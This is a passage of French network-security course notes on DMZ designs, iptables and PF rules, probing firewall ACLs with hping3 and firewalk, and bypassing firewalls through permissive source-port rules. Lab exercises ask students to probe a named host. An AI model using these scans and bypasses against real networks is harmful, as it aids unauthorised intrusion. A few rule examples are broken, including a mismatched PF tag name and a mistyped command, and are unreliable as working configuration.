
Les serveurs dans la DMZ sont donc protégés par un pare-feu et on peut éventuellement utiliser des VLAN (par port) pour séparer la DMZ du LAN (selon le niveau de sécurité souhaité).

Une version alternative utilise deux pare-feu :


Cette architecture offre une configuration des pare-feu plus simples et est plus tolérante aux erreurs (il faudrait avoir mis de mauvaises règles sur les deux pare-feu pour que le LAN soit en contact direct avec Internet).

En revanche, elle double le nombre de pare-feu (il en faudrait quatre avec de la haute disponibilité).

Il est conseillé d'utiliser des pare-feu de marques ou de systèmes différents, afin d'éviter que des vulnérabilités communes soient présentes dans tous les équipements de sécurité d'un même réseau. Il faudra toutefois avoir des compétences dans chacun des produits, pour éviter les erreurs de configuration.



Une DMZ - cas 3




La DMZ se situe entre le routeur et le réseau local (les serveurs ont donc deux cartes réseaux et appartiennent à deux réseaux).

Ce cas assure une étanchéité physique : tout passera par les serveurs de la DMZ. Il est souvent utilisé pour des proxys et relais SMTP.

Une DMZ - cas 4


La DMZ se situe au même niveau que le réseau local et est séparée de lui par un autre pare-feu. Les configurations des pare-feu sont très simples (chacun s'occupe d'un type de flux spécifique), mais il n'y a plus qu'un seul pare-feu entre le LAN et Internet.

Le pare-feu qui sert de passerelle par défaut ne doit pas faire communiquer la DMZ et le LAN, puisque c'est le rôle de l'autre pare-feu.



Plusieurs DMZ - cas 1

On peut également avoir plusieurs DMZ dans un réseau selon les architectures, pour séparer les serveurs directement accessibles (serveur Web) des serveurs nécessaires aux serveurs accessibles (serveur de fichiers ou de base de données). On peut également vouloir avoir une segmentation interne entre le réseau privé et les serveurs.




Cette architecture combine un seul pare-feu avec plusieurs DMZ. Les règles du pare-feu sont donc relativement complexes.


Plusieurs DMZ - cas 2

Les DMZ forment ici deux couches distinctes : les serveurs de la DMZ externe communiquent avec les serveurs de la seconde DMZ (par exemple un serveur SMTP dans la première DMZ peut réaliser le gros du filtrage, puis le relayer au deuxième serveur qui contiendra un antivirus et passera les mails au serveur POP3).

Une variante utilise trois pare-feu et deux routeurs entre les pare-feu, auxquels sont reliées les DMZ.




Plusieurs DMZ - cas 3



Cette architecture est l'évolution du cas 3 avec deux DMZ. L'administration des serveurs dans la DMZ externe est relativement compliquée, puisqu'il faut passer par un serveur de la DMZ interne, mais elle assure qu'aucun flux direct ne peut passer d'Internet au LAN.

Dans cette architecture, les deuxièmes serveurs ne sont plus en coupure, ce qui simplifie le réseau et donc les configurations, mais ce cas n'assure pas l'étanchéité physique des réseaux.



6.2.3 Flux

Au niveau des règles de filtrage de la DMZ, elles peuvent être très simples ou complexes selon l'architecture. En général on n'autorise que le trafic vers les ports ouverts des serveurs de la DMZ et rien d'autre. Laisser un port fermé non filtré peut permettre à un attaquant d'établir un canal de communication après une compromission (un *bindshell* écoutant sur le port autorisé) et améliore la précision d'une prise d'empreinte à distance (le programme `nmap` a besoin d'un port ouvert et d'un port fermé pour donner une réponse pertinente). Les flux sortants doivent également être filtrés le plus précisément possible, afin d'empêcher les canaux de communication après compromission (de type *reverse bindshell*) et de pouvoir détecter le trafic sortant illégitime, souvent signe d'une compromission.

Il faut qu'il n'y ait aucune connexion entrante d'un réseau de confiance basse vers un réseau de confiance élevée : les serveurs accessibles depuis le réseau de confiance basse doivent se trouver dans une DMZ, qui sert de zone tampon (grâce au filtrage strict) et qui seront davantage surveillés. Les serveurs de la DMZ peuvent ensuite se connecter à d'autres machines du réseau de confiance élevé (avec du filtrage, éventuellement en passant par une autre DMZ) : un serveur VPN accessible depuis Internet, situé dans la DMZ peut donner accès à une machine interne, le serveur SMTP de la DMZ sert souvent de relais pour le serveur mail du réseau local (qui stocke les mails), le serveur Web de la DMZ peut utiliser le serveur de base de données du réseau local (avec du contrôle d'accès au niveau des bases et des tables).

Si on met en place un réseau d'administration séparé, un poste du LAN (celui de l'administrateur) devra avoir deux cartes réseaux, il faudra réaliser du filtrage entre ce poste et les serveurs et n'autoriser que des connexions de cette machine vers les serveurs (les serveurs ne doivent pas créer de connexions vers cette machine, qui ne doit avoir aucun service ouvert). Il faut également protéger ce réseau contre les changements d'adresses IP (pour ne pas qu'un serveur se fasse passer pour le poste d'administration), avec des *private VLAN* par exemple sur les commutateurs CISCO ou en spécifiant des ACLs sur les adresses IP au niveau des ports du commutateur.

6.3 Pare-feu Iptables et PacketFilter

Avec des petits moyens, on utilise souvent les pare-feu Unix libres Netfilter (Linux) ou PacketFilter (PF). Cette section explique leur différences et leur configuration.

6.3.1 Différences

Voici quelques différences entre ces deux pare-feu :

— syntaxe : celle de PacketFilter est proche de l'anglais, PacketFilter lit un fichier tandis que Netfilter est configuré en lignes de commande ;
— PacketFilter gère le FTP *via* un proxy, Netfilter *via* le contenu applicatif des paquets ;
— PacketFilter fait de la normalisation de paquets (refragmentation et numéros de séquences moins prédictibles) ;
— PacketFilter peut faire du fingerprinting et les règles peuvent l'utiliser ;
— l'ordre des règles : dans PacketFilter c'est la dernière règle qui a raison, alors que pour Netfilter c'est la première ;
— Netfilter différentie les paquets propres à la machine des paquets forwardés, PacketFilter ne le fait pas (il faut gérer cela au niveau de l'interface d'entrée ou marquer les paquets) ;
— Netfilter est un peu plus rapide que PacketFilter (PacketFilter évalue plus de fois les règles par paquet).

6.3.2 Iptables

Iptables est l'outil d'administration du pare-feu noyau de Linux (netfilter). Les règles sont gérées en invoquant ce programme plusieurs fois, il y a donc très souvent un script shell qui construit le filtrage pas à pas.

Tables

Les tables spécifient le type de traitement du paquet. Voici les deux plus courantes :
— `filter` (celle par défaut) : cette table sert à filtrer les paquets. Elle comporte trois chaînes :
  — INPUT : paquets à destination de la machine locale
  — OUTPUT : paquets émis par la machine locale
  — FORWARD : paquets transitant par la machine locale
— `nat` : cette table est utilisée pour faire du NAT, et modifie donc le paquet. Elle comporte trois chaînes :
  — PREROUTING : modifie les paquets à leur arrivée
  — OUTPUT : modifie les paquets locaux avant routage
  — POSTROUTING : modifie les paquets à leur sortie
— `mangle` : cette table permet de modifier à la volée les paquets

Cibles

La cible décrit le traitement du paquet qui a matché. Voici les plus utilisées :
— ACCEPT : laisse le paquet continuer
— DROP : abandonner le paquet sans message
— REJECT : refuse le paquet en notifiant l'émetteur (message ICMP ou segment RST)
— LOG : envoie l'entête du paquet à `syslog`
— ULOG : envoie l'entête du paquet à `ulogd` (configurable pour enregistrer le paquet dans un fichier, dans une base de données, etc.)

Règles

On peut spécifier le traitement par défaut des chaînes :

```
# iptables –P INPUT DROP
```

On ajoute une règle à la fin avec l'option `-A`, insère en début avec l'option `-I` (c'est la première règle rencontrée qui décide), supprime avec `-D`, liste une chaîne avec `-L` et efface une chaîne avec `-F`.

En ajoutant une règle, on peut jouer entre autres sur (on inverse le test en débutant l'argument par le caractère `!`) :
— le protocole : `-p tcp`
— l'adresse source : `-s 192.168.1.0/24`

— l'adresse destination : `-d 192.168.1.1`
— l'interface d'entrée : `-i eth0`
— l'interface de sortie : `-o eth1`
— le port source : `--sport 42`
— le port destination : `--dport 51`
— les flags TCP : `--tcp-flags ACK,SYN,FIN,RST SYN` (n'accepte que les paquets dont le flag SYN est positionné, sans prendre en compte les flags URG et PSH)
— le ttl : `--ttl-eq 128`
— l'état du paquet : `-m state --state ESTABLISHED,RELATED`

On spécifie la cible *via* `-j` (jump).

On aura donc des règles du type :

```
# iptables --flush
# iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
# iptables -A FORWARD -m state --state NEW -p tcp -d 192.168.1.20 \
  --dport 80 -j ACCEPT
```


Si la règle FORWARD est utilisée, il ne faut pas oublier d'activer le forward de paquets dans le noyau :

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

On peut également rajouter `net.ipv4.ip_forward=1` dans /etc/sysctl.conf.

Filtrage avec état

Le filtrage avec état est plus précis qu'un filtrage sans : il permet par exemple de n'accepter que les paquets appartenant effectivement à une connexion. Il s'implémente en ajoutant une nouvelle connexion dans une liste dès qu'un paquet SYN est envoyé, puis en vérifiant pour chaque paquet suivant s'il appartient bien à une connexion en cours (adresses et ports sources et destinations, et numéro de séquence pour TCP). Cependant la gestion des états utilise des ressources, et avec un gros trafic cela peut être problématique (surtout pour les pare-feu sur les serveurs).



Pour garder les états avec Iptables, on ajoute souvent une règle générique qui accepte tous les paquets appartenant à des connexions déjà établies, et on filtre sur les nouvelles connexions. Par exemple :

```
# iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
# iptables -A FORWARD -p tcp -d 10.0.0.1 --dport 80 -s 192.168.0.0/24 \
        -m state --state NEW -j ACCEPT
# iptables -A FORWARD -p tcp -d 10.0.0.1 --dport 25 -s 192.168.0.0/24 \
        -m state --state NEW -j ACCEPT
```

Sans la gestion des états, il faudrait deux règles pour chaque connexion (et on perd le sens de la connexion) :

```
# iptables -A FORWARD -p tcp -d 10.0.0.1 --dport 80 -s 192.168.0.0/24 -j ACCEPT
# iptables -A FORWARD -p tcp -s 10.0.0.1 --sport 80 -d 192.168.0.0/24 -j ACCEPT
# iptables -A FORWARD -p tcp -d 10.0.0.1 --dport 25 -s 192.168.0.0/24 -j ACCEPT
# iptables -A FORWARD -p tcp -s 10.0.0.1 --sport 25 -d 192.168.0.0/24 -j ACCEPT
```

Le schéma 6.1 résume cet usage.




FIGURE 6.1: Le filtrage d'iptables sans et avec état

Traduction d'adresse

Pour faire du NAT classique (remplacer l'adresse source par celle du pare-feu), il faut utiliser la chaîne POSTROUTING de la table NAT et la cible SNAT (la chaîne POSTROUTING sera évaluée après le filtrage de la règle FORWARD) :

```
# iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to-source x.x.x.x
```

La cible MASQUERADE est utilisée pour du NAT lorsque l'adresse IP du pare-feu est dynamique.

Pour renvoyer les paquets d'un port du pare-feu vers une machine derrière le NAT, il faut utiliser la chaîne PREROUTING de la table NAT (évaluée avant la règle FORWARD) :

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT \
        --to-destination 10.0.0.1:8080
```

Le schéma suivant résume la chronologie entre le filtrage et le routage :

```
--->[1]--->[ROUTE]--->[3]----->[5]--->
                |           ^
                |           |
                |         [ROUTE]
                v           |
```

1 table `nat` chaîne PREROUTING
2 table `filter` chaîne INPUT
3 table `filter` chaîne FORWARD
4 table `filter` chaîne OUTPUT
5 table `nat` chaîne POSTROUTING

6.3.3 PacketFilter

PacketFilter a été développé à la base pour OpenBSD, mais il a très vite été porté sur les autres systèmes BSD. Le fichier de configuration de PF est `/etc/pf.conf`. Pour recharger la configuration de PF, il faut utiliser la commande :

```
# pfctl -f /etc/pf.conf
```

OpenBSD et PF peuvent être utilisés en haute disponibilité actif-passif (deux pare-feu partageant les mêmes adresses IP virtuelles IP, avec un maître qui répond tout le temps et un second qui prend le relais en cas de problème avec le maître) grâce au protocole libre CARP et au programme `pfsync` permettant aux deux pare-feu de conserver leur table des états identiques).

PF se place au niveau des interfaces : il n'y a pas de traitement spécifique des paquets forwardés (contrairement à la chaîne FORWARD d'Iptables). Si on autorise un paquet en entrée sur une interface et que c'est un paquet à forwarder, il faut l'autoriser en sortie sur une autre interface.

Macros, listes et tables

Les macros sont utiles dans PF afin d'avoir quelque chose de plus explicite à manipuler. Par exemple pour une carte réseau nommée dc0 qui donne sur le réseau externe ou définir une plage d'adresses :

```
if_ext="dc0"
srs="10.226.3.0/24"
```

Les listes vont quand à elles permettre de définir des critères dans une seule variable :

```
trusted = "{ 192.168.1.2, 192.168.1.3 }"

pass in on $if_ext inet proto tcp from \
        $trusted to port 80
```

Les tables permettent de stocker des adresses qui seront utilisées dans les filtrages/NAT/redirection. Les tables peuvent être définies dans le fichier de configuration ou encore chargées depuis un fichier. Il existe 3 types de tables :

- `const` : ces tables ne peuvent pas être modifiées
- `persist` : indique à PF que si aucune règle n'utilise la table, elle ne doit pas être supprimée
- autres

```
table <privateip> const { 192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8}
table <blacklist> persist file "/etc/blacklist"

block in on $if_ext from {  <privateip>, <blacklist> } to any

guru@chimay$ sudo pfctl -t blacklist -T add 163.5.254.20
guru@chimay$ sudo pftcl -t blacklist -T delete 209.85.135.147
```

Règles de filtrage

La politique par défaut doit être définie en première :

```
block in all
block out all
```

Pour chaque paquet, les règles vont être évaluées séquentiellement de la première à la dernière. C'est la dernière règle qui correspond au paquet qui donnera la décision (`block` ou `pass`). On peut également utiliser le mot clé `quick` pour arrêter d'évaluer les règles et donner une décision immédiate concernant le paquet. La syntaxe générale d'une règle est :

```
action [direction] [log] [quick] [on interface] \
       [af] [proto protocol] \
       [from src_addr [port src_port]] \
       [to dst_addr [port dst_port]] \
       [flags tcp_flags] [state]
```

Voici à quoi correspondent les différents paramètres :

- `action` : `block` (politique à définir par les options `block-policy`) ou `pass`
- `direction` : sens du trafic vu depuis l'interface réseau, `in` (paquet entrant) ou `out` (paquet sortant)
- `log` : active la journalisation du paquet (uniquement l'ouverture de session si la règle crée un état)
- `quick` : la règle est considérée comme la dernière
- `on interface` : `interface` doit être remplacé par le nom de l'interface concernée
- `address_family` : `inet` ou `inet6`
- `proto protocol` : `protocol` est à remplacer par un protocole de niveau 4 (tcp, udp, icmp, etc.)
- `to dst` : pour que pf utilise l'adresse IP correspondante à une interface, il faut utiliser `(iface)`

— `state` : `keep state`, `no state` ou `synproxy state`. Le premier va permettre d'accepter les paquets suivants relatifs à cette connexion (dans les deux sens de la communication), le second va être spécifié pour que PF serve de proxy pour l'établissement d'une connexion avec une autre machine (pour FTP par exemple)

```
pass in log on $if_ext proto tcp from any to 10.226.3.128 \
        port { http https ssh smtp } \
        keep state

pass in quick on $external inet proto tcp from any to any \
        port { http https smtp imaps } flags S/SA \
        keep state
```

Filtrage avec état

Pour garder l'état avec PF, il faut rajouter `keep state` à chaque règle (par défaut) :

```
pass in on rl0 proto tcp from 192.168.0.0/24 to 10.0.0.1 port 80 keep state
pass in on rl0 proto tcp from 192.168.0.0/24 to 10.0.0.1 port 25 keep state
```

Sans la gestion des états, il faudrait écrire les règles de retour pour chaque connexion (et on perd le sens de la connexion) :

```
pass in on rl0 proto tcp from 192.168.0.0/24 to 10.0.0.1 port 80
pass out on rl0 proto tcp from 10.0.0.1 port 80 to 192.168.0.0/24
pass in on rl0 proto tcp from 192.168.0.0/24 to 10.0.0.1 port 25
pass out on rl0 proto tcp from 10.0.0.1 port 25 to 192.168.0.0/24
```

Le schéma 6.2 résume cet usage.




FIGURE 6.2: Le filtrage de PacketFilter sans et avec état

Les règles nat-to, rdr-to et binat-to créent automatiquement un état, mais il n'est pas lié à l'état du filtrage.

Traduction d'adresse

Les règles de traduction d'adresse s'écrivent, depuis la version 4.7, dans les règles de filtrage avec le mot clé `nat-to`. Le mot clé `match` est souvent utilisé dans une première règle, avant la règle `pass` correspondante, afin de garder les caractéristiques du paquet lorsque celui-ci sera autorisé avec la règle `pass`. Le NAT n'est valide qu'avec des règles en sortie (donc avec le mot clé `out`).

Pour réaliser du NAT classique (SNAT) :

```
match out on rl0 inet from ne3:network to any nat-to (rl0)
pass out on rl0 inet from ne3:network to any
```

ou

```
pass out on rl0 inet from ne3:network to any nat-to (rl0)
```

La règle `pass in` correspondante n'est pas décrite ici.

Pour rediriger un port, il faut utiliser le mot clé `rdr-to`. Ceci n'est valide qu'avec des règles en entrée (donc avec le mot clé `in`). Voici un exemple :

```
pass in on $external proto tcp from any to $box port ssh rdr-to $serv
```

Pour réaliser une correspondance bidirectionnelle (traduction 1 à 1), le mot clé `binat-to` doit être utilisé.

Filtrage par politique

PF offre la possibilité de marquer les paquets (le `keep state` est obligatoire dans ce cas). Un usage courant est de marquer les paquets à leur entrée, pour pouvoir les accepter en sortie (pour du forward), par exemple :

```
pass in on $if1 from $localnet to $google port 80 tag FORWARD keep state
pass in on $if1 from $localnet to $free_mail_server port 25 tag FORWARD \
keep state
pass out on $if2 tagged FORWARD keep state
```

Avec cette méthode, il est possible de différencier les paquets sortant du pare-feu et les paquets forwardés. Elle permet également de réaliser du filtrage par politique (*policy filtering*) : une politique définit quel type de trafic est autorisé ou refusé, et les paquets sont classés dans la bonne politique selon les critères traditionnels de filtrage.

On commence donc par classer les flux dans les politiques (les marqueurs) :

```
block all
pass in on $int_if from $int_net to any port {80, 443} tag LAN_WEB keep state
pass in on $int_if from $int_net to $serv_net tag LAN_SERV keep state
pass in on $ext_if proto tcp to $www_server port 80 tag INET_WWW keep state
```

On définit ensuite le résultat de chaque politique :

```
pass out quick on $ext_if tagged LAN_WEB keep state
pass out quick on $serv_if tagged LAN_SERV keep state
pass out quick on $dserv_if tagged INET_WWW keep state
```

Un résultat identique peut être obtenu avec Iptables en créant des chaînes, en plaçant les paquets dans les chaînes correspondantes, puis en filtrant au niveau des chaînes.

Passive OS fingerprinting

Avec PF, il est possible de spécifier les règles en fonction du système d'exploitation qui veut communiquer. PF possède une liste de caractéristiques (`/etc/pf.os`) qui va être utilisée afin de déterminer l'OS.

Pour utiliser cette fonctionnalité, il suffit de rajouter `os <name>` dans les règles :

```
pass in on $if_ext from any os OpenBSD keep state
block in on $if_ext from any os "Windows 2000"
```

Il se peut que le fingerprinting ne fonctionne pas tout le temps, à cause d'une modification des paquets par l'OS qui l'envoie, ou à cause d'une mise à jour qui changerait certaines caractéristiques.

Divers


Il serait trop long de détailler toutes les possibilités offertes par PF (pas de pleurs svp). Avec cet outil, il est également possible de faire de la limitation de bande passante, de la balance de charge, de la priorité de flux, de l'authentification *via* SSH, etc.

La seule contrainte du fichier de configuration est l'ordre des directives :

1. macro, tables, etc ;
2. options globales ;
3. normalisation ;
4. règles de filtres.

Configuration d'une DMZ

Afin d'illustrer la configuration d'une DMZ, prenons l'architecture suivante :



Imaginons que l'on dispose du réseau publique 1.1.1.0/29. Le routeur de l'opérateur a pour adresse 1.1.1.1 et fournit les paquets à destination de notre réseau en Ethernet (pour des plus gros réseaux, il faudrait que notre routeur utilise BGP et annonce lui-même sa route).

L'adresse 1.1.1.2 est celle de l'interface eth0 du pare-feu et l'adresse 1.1.1.3 est pour le serveur dans la DMZ. Pour des raisons de simplicité de configuration, la DMZ sera dans le réseau 172.16.0.0/24. L'interface eth1 du pare-feu a pour adresse 172.16.0.1, le serveur 172.16.0.2 et c'est le pare-feu qui fera de la traduction statique d'adresse pour ce serveur. L'interface eth0 du pare-feu aura donc comme adresse virtuelle 1.1.1.3 (pour répondre aux requêtes ARP du routeur de l'opérateur, récupérer les paquets à destination des serveurs dans la DMZ et les router ensuite). Cette configuration n'est possible que si les serveurs utilisent des protocoles compatibles avec le NAT.

La traduction d'adresse statique sous PF peut se configurer à l'aide de la directive `binat`. Cependant, cette directive cache des règles NAT et RDR, il vaut donc mieux écrire directement ces règles. Pour rappel, en utilisant `keep state`, un paquet qui passe dans un sens à travers une interface le traversera automatiquement dans l'autre. La traduction d'adresse s'opère avant le filtrage pour le paquet sur lequel elle s'applique, mais après le filtrage du retour (dans le cas d'un RDR, le DNAT se fait avant le filtrage du paquet aller, mais le SNAT se fait après le filtrage du paquet retour : les règles d'une interface pour le retour utilisent les mêmes adresses que pour l'aller). On aura donc, pour rediriger le port 80 vers notre DMZ :

```
pass on rl0 from any to 1.1.1.3 binat-to 172.16.0.2

pass in on rl0 proto tcp from any to 172.16.0.2 port 80 tag EXTTODMZ keep state
pass out on rl1 proto tcp from any to 172.16.0.2 tagged EXTODMZ keep state
```

Retour (in sur rl1 et out sur rl0) avec le keep state, le SNAT après la sortie sur rl0, aucune règle de sortie

Avec Iptables, il faut utiliser la table nat :

```
iptables -t nat -A PREROUTING -i eth0 -d 1.1.1.3 \
         -j DNAT --to-destination 172.16.0.2

iptables -A FORWARD -p tcp --destination-port 80 -i eth0 -o eth1 \
         -d 172.16.0.2 -m state --state NEW -j ACCEPT
iptables -A FORWARD -p tcp --source-port 80 -i eth1 -o eth0 \
         -s 172.16.0.2 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

Une règle pour l'aller, une pour le retour (sauf si règle générique d'acceptation des established), le SNAT tout seul, aucune règle de sortie

Pour autoriser le serveur à sortir sur internet vers un port 80 (SNAT), il faut utiliser la directive `nat` avec PF et une règle POSTROUTING avec iptables. Cependant, il est déconseillé de laisser le NAT permanent et de ne l'activer que lors de mises à jour (ou alors il faut bien filtrer les serveurs distants vers lesquels l'accès est autorisé).

6.4 Déterminer les ACL

6.4.1 Réponses TCP

La réponse TCP à un paquet permet de savoir si un port est fermé ou bloqué par un pare-feu sur le chemin ou sur la machine. Voici les quatre possibilités de réponses en retour d'un SYN :

- TCP SYN/ACK : le port est ouvert ;
- TCP RST/ACK : le port est fermé ou un pare-feu a rejeté le paquet ;
- ICMP type 3 code 13 (*communication administratively prohibited*) : la machine (ou un équipement intermédiaire) a refusé expressément les connexions à ce port (filtre sur un routeur par exemple) ;
- rien : le paquet a été supprimé en silence, donc filtré.

Le programme `nmap` utilise ces réponses pour afficher l'état des ports qu'il a scanné. On peut utiliser `hping3` pour tester à la main les réponses :

```
steck-r1p1:~# hping3 -c 1 -s 53 -p 80 -S localhost
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=RA seq=0 win=0 rtt=0.1 ms

steck-r1p1:~# hping3 -c 1 -s 53 -p 64739 -S localhost
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=64739 flags=SA seq=0 win=32792
 rtt=0.1 ms

steck-r1p1:~# hping3 -c 1 -s 53 -p 81 -S google.com
HPING google.com (eth0 72.14.207.99): S set, 40 headers + 0 data bytes
1 packets transmitted, 0 packets received, 100% packet loss
```

On peut également utiliser le ACK scan : si on reçoit un RST après un ACK sur un port sans connexion ouverte, c'est que le port n'est pas filtré. Si on ne reçoit rien, c'est que le port est filtré.

Filtrage réseau

Avec hping, tester la réponse à un SYN sur les ports 18, 19, 20 et 21 de la machine du TP.
Exécuter fw_reject.sh sur la machine du TP

6.4.2 Firewalk

L'outil firewalk permet de tester les ACL d'une passerelle. Le principe est d'envoyer des paquets dont le TTL est à 0 juste après l'équipement. Selon la réponse, on peut en déduire la règle sur ce port :

— ICMP type 11 code 0 (TTL exceeded) : le port n'est pas filtré ;
— ICMP type 3 code 13 (communication administratively prohibited) : le port est bloqué ;
— aucune réponse : le paquet a été ignoré, probablement par le filtre.

Ces conclusions sont à prendre avec du recul : un filtre peut se trouver également sur la machine après la passerelle, certains pare-feu changent le TTL pour éviter cette détection ou réservent aux paquets avec un TTL de 1 un traitement spécial.

Il faut passer en paramètre à firewalk la passerelle et la machine à tester derrière elle, afin qu'il sache la valeur du TTL à mettre et à qui envoyer le paquet.

Imiter firewalk avec hping3

En analysant les règles du pare-feu de `assistants.epita.fr` avec les ports ouverts, déduire la topologie de cette partie du réseau.
Faire trouver le NAT avec le ttl différent mais même IP

6.5 Contourner les pare-feu

Les pare-feu ne sont pas infaillibles, il existe des méthodes assez spécifiques pour les contourner, dont voici des exemples.

6.5.1 Abuser d'une règle

Si il y a une règle qui autorise tout depuis un port source, il est possible d'outrepasser totalement le pare-feu. Il y a par exemple des règles qui autorisent tout si le port source est 53 (DNS).

Les pare-feu à états ne sont pas vulnérables puisqu'ils ne laisseront probablement pas passer toutes les requêtes.

